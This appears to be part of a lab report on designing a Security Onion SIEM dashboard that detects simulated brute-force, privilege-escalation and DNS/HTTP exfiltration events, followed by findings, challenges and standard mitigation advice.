
Attack 3: Data Exfiltration

Create visualization for Data exfiltration events.


Horizontal axis – @timestamp

Vertical axis – count of records

Filter – dns



Overview of all attacks




8. Dashboard Panels

Panel 1 — Alert Count by Severity

Horizontal axis - @timestamp

Vertical axis – count of records


Breakdown – event.severity



Panel 2 — Top Source Ips

Horizontal axis – count of records

Metric – source.ip




Panel 3 — Event category distribution


Slice by – event.category

Metric – count of records

Filter – Failed password or dns or http or sudo



Overall dashboard panel



9. Detection Results

Attack	Evidence Observed	Dashboard Result	Status
Brute force	Repeated SSH attempts	Spike in failed password panel	Detected
Privilege Escalation	sudo/root command activity	Populated privilege escalation panel	Detected
Exfiltration	Suspicious DNS and outbound HTTP traffic	Populated outbound dns/http traffic	Detected

10. Findings

1. Security Onion successfully collected and displayed security events.
2. Dashboards helped visualize the brute-force, privilege escalation and data exfiltration attacks.
3. Alerts and Hunt improved the investigation workflow.
4. Source IP and timestamps helped in detection of suspicious patterns.
5. Dashboard makes SOC monitoring easier and faster for detection and alerting.

11. Challenges Faced

- The installation of Security Onion took a lot of time and efforts failing multiple times due to different commands, network issues and configuration.
- Requires high system resources and a lot of storage for the installation and proper working of Security Onion which may affect the speed and performance of the system.
- Dashboard filters have to be tuned to show relevant results.
- Few events required simulation to validate visibility.

12. Mitigation Strategies

- Use strong passwords and multi-factor authentication (MFA).
- Regularly change passwords and implement account lockout.
- Use role-based control to avoid privilege escalation and give access as much as required according to the policy of least privilege.
- Restrict admin accounts.
- Add DNS filters and outbound traffic restriction.
- Block suspicious IP's, domains.

13. Conclusion

This project demonstrates how Security Onion can be used to design a custom SIEM dashboard for monitoring and analysing critical security events. The dashboard provides visualization of brute-force attempts, privilege escalation indicators and possible exfiltration attempts using various factors like alerts, hunt results. The lab improved practical understanding of SOC monitoring, dashboard design and threat hunting workflows.